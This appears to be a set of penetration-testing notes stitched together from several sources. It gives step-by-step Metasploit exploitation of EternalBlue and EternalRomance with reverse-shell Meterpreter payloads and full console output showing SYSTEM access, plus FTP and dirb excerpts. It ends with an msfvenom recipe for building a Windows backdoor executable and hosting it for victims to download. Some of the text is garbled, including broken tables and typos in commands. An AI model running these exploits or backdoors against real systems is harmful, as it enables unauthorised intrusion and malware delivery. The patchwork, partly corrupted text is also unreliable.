Using a vulnerability to take a device into control

## Windows 7- eternal blue

Exploit EternalBlue with Metasploit

We'll be using an unpatched copy of Windows Server 2008 R2 as the target for the first section of this tutorial. An evaluation copy can be downloaded from <u>Microsoft</u> so that you can better follow along.

Step 1Find a Module to Use

The first thing we need to do is open up the <u>terminal</u> and start <u>Metasploit</u>. Type **service postgresql start** to initialize the PostgreSQL database, if it is not running already, followed by **msfconsole**.

service postgresql start msfconsole

Next, use the **search** command within Metasploit to locate a suitable module to use.

search eternalblue Matching Modules Name Disclosure Date Rank Check Description auxiliary/admin/smb/ms17 010 command 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution auxiliary/scanner/smb/smb\_ms17\_010 normal Yes MS17-010 SMB **RCE** Detection exploit/windows/smb/ms17\_010\_eternalblue 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption exploit/windows/smb/ms17\_010\_eternalblue\_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+ exploit/windows/smb/ms17\_010\_psexec 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

There is an auxiliary scanner that we can run to determine if a target is vulnerable to MS17-010. It's always a good idea to perform the necessary recon like this. Otherwise, you could end up wasting a lot of time if the target isn't even vulnerable.

Once we have determined that our target is indeed vulnerable to EternalBlue, we can **use** the following exploit module from the search we just did.

use exploit/windows/smb/ms17\_010\_eternalblue

You'll know you're good if you see the "exploit(windows/smb/ms17\_010\_eternalblue)" prompt.

Step 2Run the Module

We can take a look at the current settings with the **options** command.

options

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
 Name
             Current Setting Required Description
                                The target address range or CIDR identifier
 RHOSTS
                         yes
 RPORT
              445
                          yes
                                 The target port (TCP)
 SMBDomain
                                 (Optional) The Windows domain to use for
                          no
authentication
 SMBPass
                               (Optional) The password for the specified username
                         no
 SMBUser
                               (Optional) The username to authenticate as
                         no
 VERIFY ARCH true
                                     Check if remote architecture matches exploit Target.
                              yes
                                       Check if remote OS matches exploit Target.
 VERIFY TARGET true
                                yes
Exploit target:
 Id Name
 -- ----
 0 Windows 7 and Server 2008 R2 (x64) All Service Packs
```

First, we need to specify the IP address of the target.

```
set rhosts 10.10.0.101
rhosts => 10.10.0.101
```

Next, we can load the trusty **reverse\_tcp** shell as the <u>payload</u>.

```
set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Finally, set the listening host to the IP address of our local machine.

```
set lhost 10.10.0.1
lhost => 10.10.0.1
```

And the listening port to a suitable number.

```
set lport 4321
lport => 4321
```

That should be everything, so the only thing left to do is launch the exploit. Use the **run** command to fire it off.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 10.10.0.101:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2
Standard
```

```
[*] 10.10.0.101:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601
Service Pac
[*] 10.10.0.101:445 - 0x00000030 6b 20 31
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending last fragment of exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-03-26
11:01:46 -0500
[+] 10.10.0.101:445 - =-=-=-=-=-=-
meterpreter >
```

We see a few things happen here, like the SMB connection being established and the exploit packet being sent. At last, we see a "WIN" and a <u>Meterpreter</u> session is opened. Sometimes, this exploit will not complete successfully the first time, so if it doesn't just try again and it should go through.

Step 3 Verify the Target Is Compromised

We can verify we have compromised the target by running commands such as **sysinfo** to obtain operating system information.

```
sysinfo
```

Computer : S02

OS: Windows 2008 R2 (Build 7601, Service Pack 1).

Architecture : x64
System Language : en\_US
Domain : DLAB
Logged On Users : 2

Meterpreter : x64/windows

### And **getuid** to get the current username.

getuid

Server username: NT AUTHORITY\SYSTEM

This exploit doesn't work very well on newer systems, and in some cases, it can crash the target machine. Next, we will explore a similar exploit that is a little more reliable, but just as deadly.

## Option 2EternalRomance / EternalSynergy / EternalChampion

As if EternalBlue wasn't devastating enough, <u>three more similar exploits</u> were developed after it. EternalRomance and EternalSynergy exploit a type of confusion (<u>CVE-2017-0143</u>), while EternalChampion and EternalSynergy exploit a race condition (<u>CVE-2017-0146</u>).

These were combined into a single Metasploit module that also uses the classic psexec payload. It's considered more reliable than EternalBlue, less likely to crash the target, and works on all recent unpatched versions of Windows, up to Server 2016 and Windows 10.

### • Don't Miss: <u>How to Discover Computers Vulnerable to EternalRomance</u>

The only caveat is this exploit requires a named pipe. Named pipes provide a method for running processes to communicate with one another, usually appearing as a file for other processes to attach to. The Metasploit module automatically checks for named pipes, making it pretty straightforward to use as long as a named pipe is present on the target.

## Step 1 Find a Vulnerable Target

We can use Nmap as an alternative to the Metasploit scanner to discover if a target is vulnerable to EternalBlue. The Nmap Scripting Engine is a powerful feature of the core tool that allows all kinds of scripts to run against a target.

Here, we'll be using the **smb-vuln-ms17-010** script to check for the vulnerability. Our target will be an unpatched copy of Windows Server 2016 Datacenter edition. Evaluation copies can be downloaded from <u>Microsoft</u> so you can follow along if you want.

We can specify a single script to run with the **--script** option, along with the **-v** flag for verbosity and our target's IP address. First, change directories in case you're still running Metasploit.

## cd nmap --script smb-vuln-ms17-010 -v 10.10.0.100

Nmap will start running and shouldn't take too long since we are only running one script. At the bottom of the output, we'll find the results.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-26 11:05 CDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:05
....
Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
```

```
IDs: CVE:CVE-2017-0143
   Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
     servers (ms17-010).
   Disclosure date: 2017-03-14
   References:
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/
     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
NSE: Script Post-scanning.
Initiating NSE at 11:05
Completed NSE at 11:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
      Raw packets sent: 1181 (51.948KB) | Rcvd: 1001 (40.060KB)
```

We can see it lists the target as vulnerable, along with additional information like risk factors and links to the CVE.

## Step 2Find a Module to Use

Now that we know the target is vulnerable, we can go back to Metasploit and search for an appropriate exploit.

And load the module in Metasploit with the **use** command.

use exploit/windows/smb/ms17\_010\_psexec

You'll know you're good if you see the "exploit(windows/smb/ms17\_010\_psexec)" prompt.

Step 3Run the Module

Let's take a look at our options:

options

| Module options (exploit/windows/smb/ms17_010_psexec):                                |                           |   |              |                          |
|--|---------------------------|---|--------------|--------------------------|
| Name   | Current Setting           |   | Requ         | nired Description        |
| DBGTRACE   | false                     |   | yes          | Show extra debug         |
| trace info  LEAKATTEM  | PTS 99                    |   | *            | ves How many times       |
| to try to leak trans   |                           |   | y            | es 110w many umes        |
| NAMEDPIPE  | saction                   |   | no           | A named pipe that        |
|  | to (leave blank for auto) |   | 110          | A named pipe mat         |
| NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt           |                           |   |              |                          |
| yes List of named pipes to check   |                           |   |              |                          |
| RHOSTS   | med pipes to eneck        | , | yes T        | The target address range |
| or CIDR identifie  | r.                        | ر | y <b>C</b> 3 | The target address range |
| RPORT  | 445                       |   | yes          | The Target port          |
| SERVICE_DES  |                           |   | <i>y</i> 05  | no Service               |
| description to to be used on target for pretty listing                               |                           |   |              |                          |
| SERVICE_DIS  |                           |   |              | no The service           |
| display name   |                           |   |              | 210 2210 001 1100        |
| SERVICE_NAI  | ME                        |   | no           | The service name         |
| SHARE  | ADMIN\$                   |   | yes          | The share to             |
| connect to, can be an admin share (ADMIN\$,C\$,) or a normal read/write folder share |                           |   |              |                          |
| SMBDomain  |                           |   | no           | The Windows domain       |
| to use for authent   | ication                   |   |              |                          |
| SMBPass  |                           | n | ю Т          | he password for the      |
| specified usernam  | ne                        |   |              |                          |
| SMBUser  |                           | r | no T         | The username to          |
| authenticate as  |                           |   |              |                          |
| Exploit target:  |                           |   |              |                          |
| Id Name  |                           |   |              |                          |
|  |                           |   |              |                          |
| 0 Automatic  |                           |   |              |                          |

It looks like this exploit uses a list of named pipes to check and connects to a share. We can leave all this as default for now, but we need to set the remote host.

```
set rhosts 10.10.0.100
rhosts => 10.10.0.100
```

And the reverse shell payload.

```
set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

And our local host.

set lhost 10.10.0.1

### lhost => 10.10.0.1

And local port.

set lport 4321

lport => 4321

We should be good to go now. Type **run** to launch the exploit.

rur

- [\*] Started reverse TCP handler on 10.10.0.1:4321
- [\*] 10.10.0.100:445 Target OS: Windows Server 2016 Standard Evaluation 14393
- [\*] 10.10.0.100:445 Built a write-what-where primitive...
- [+] 10.10.0.100:445 Overwrite complete... SYSTEM session obtained!
- [\*] 10.10.0.100:445 Selecting PowerShell target
- [\*] 10.10.0.100:445 Executing the payload...
- [+] 10.10.0.100:445 Service start timed out, OK if running a command or non-service executable...
- [\*] Sending stage (206403 bytes) to 10.10.0.100
- [\*] Meterpreter session 2 opened (10.10.0.1:4321 -> 10.10.0.100:49965) at 2019-03-26 11:12:30 -0500

We can see the payload successfully execute, and we end up with a Meterpreter session.

### Step 4Verify the Target Is Compromised

Again, we can verify we've compromised the system with commands like sysinfo.

sysinfo

Computer : DC01

OS : Windows 2016 (Build 14393).

Architecture : x64 System Language : en\_US Domain : DLAB Logged On Users : 4

Meterpreter : x64/windows

#### And **getuid**.

getuid

Server username: NT AUTHORITY\SYSTEM

In the similar way we use drupal for linux.

We can also use ftp ports to do this.

## Establish an FTP Connection

To establish an FTP connection to a remote system, use the **ftp** command with the remote system's IP address:

ftp 192.168.100.9

## Log into the FTP Server

Once you initiate a connection to a remote system using the **ftp** command, the FTP interface requires you to enter a username and password to log in:

```
phoenixnap@test-system:~$ ftp 192.168.100.9
Connected to 192.168.100.9.
220 (vsFTPd 3.0.3)
Name (192.168.100.9:phoenixnap): phoenixnap
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Entering the required credentials logs you in and starts the FTP interface. In this example, we are logging in as the *phoenixnap* user:

```
phoenixnap@test-system:-$ ftp 192.168.100.9

Connected to 192.168.100.9.

220 (vsFTPd 3.0.3)

Name (192.168.100.9:phoenixnap): phoenixnap

331 Please specify the password.

Password: 

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

The FTP interface is now active and ready to execute commands:

```
phoenixnap@test-system:~$ ftp 192.168.100.9

Connected to 192.168.100.9.

220 (vsFTPd 3.0.3)

Name (192.168.100.9:phoenixnap): phoenixnap

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

## Working with Directories on a Remote System

Using FTP, you can perform basic directory management on the remote system, such as creating directories, moving from one working directory to another, and listing directory contents.

#### List Directories

The FTP interface allows you to list the contents of a directory on a remote system using the **Is** command:

1s

Using the command without any options displays the content of the remote system's current working directory. In this example, that is the *Home* directory:

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x
             2 1000
                         1000
                                      4096 Jul 30 09:08 Desktop
drwxr-xr-x
            2 1000
                         1000
                                      4096 Jul 30 09:08 Documents
            2 1000
                         1000
                                      4096 Jul 30 09:08 Downloads
drwxr-xr-x
drwxr-xr-x
             2 1000
                         1000
                                      4096 Jul 30 09:08 Music
            2 1000
drwxr-xr-x
                         1000
                                      4096 Jul 30 09:08 Pictures
drwxr-xr-x
            2 1000
                         1000
                                      4096 Jul 30 09:08 Public
drwxr-xr-x
             2 1000
                         1000
                                      4096 Jul 30 09:08 Templates
             2 1000
                         1000
                                      4096 Jul 30 09:08 Videos
drwxr-xr-x
226 Directory send OK.
ftp>
```

Using dirb:-

## dirb

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner.

DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

**Installed size: 1.43 MB** 

How to install: sudo apt install dirb

## dirb-gendict Generate dictionary incrementally root@kali:~# dirb-gendict -h Usage: dirb-gendict -type pattern type: -n numeric [0-9] -c character [a-z] -C uppercase character [A-Z] -h hexa [0-f] -a alfanumeric [0-9a-z] -s case sensitive alfanumeric [0-9a-zA-Z] pattern: Must be an ascii string in which every 'X' character wildcard will be replaced with the incremental value. Example: dirb-gendict -n thisword\_X thisword 0 thisword\_1 [...] thisword\_9

# html2dic Dump word dictionary from html input file root@kali:~# man html2dic HTML2DIC(1) General Commands Manual HTML2DIC(1) NAME html2dic - Dump word dictionary from html input file SYNOPSIS html2dic <file> DESCRIPTION html2dic extract all words from an HTML page, generating a dictionary of all word found, one word per line. Output is printed on stdout. SEE ALSO dirb(1),dirb-gendict(1) Philippe Thierry 15/06/2017 HTML2DIC(1)

(Creating a backdoor for windows, linux and android)

#### Msfvenom:-

MSFvenom is a **combination of Msfpayload and Msfencode**, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. The advantages of msfvenom are: One single tool. Standardized command line options.

#### Payload:-

A payload in Metasploit **refers to an exploit module**. There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios.

#### **Metasploit:-**

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Creating backdoor for windows 7 machine:-

Step 1: we convert the (windows/neterpreter/reverse\_tcp)needful payload into exe file.

```
File Actions Edit View Help

(root kali)-[~]

** msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.125 LPORT=4444 -f exe -o windowsbackdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsbackdoor.exe
```

Step 2: we move the file into /var/www/html/ from where the server is hosted.

```
| (root ≈ kali)-[~]
| backup Desktop Documents Downloads Music Pictures Public Templates Videos windowsbackdoor.exe


| (root ≈ kali)-[~]
| # mv windowsbackdoor.exe var/www/html
| mv: cannot move 'windowsbackdoor.exe' to 'var/www/html': No such file or directory

| (root ≈ kali)-[~]
| mv windowsbackdoor.exe /var/www/html/
```

Step 3: now we change the exe file into an executable mode and start the server.

Step 4: now we enter the msfconsole and use the "exploit/multi/handler" vulnerability.

Step 5: then we set the payload as windows/neterpreter/reverse\_tcp.




Step 6: now we net the LOCAL HOST and are ready to exploit.



Step 7: if the user/victim download the executable file using the url (http://<ip\_address>/<file\_name.exe> ex:

http://192.168.0.69/windowsbackdoor.exe) he can be pwned. Therefore backdoor is created.



- AND THE PROCESS IS SIMILAR FOR BOTH ANDROID AND LINUX AS WELL
- THE ONLY DIFFERENCE IS THE CHOICE OF THE RIGHT PAYLOAD AND CHANGING THE EXTENSION OF THE EXECUTABLE FILE ACCORDINGLY(EX: .elf for LINUX, .apk for ANDROIND).



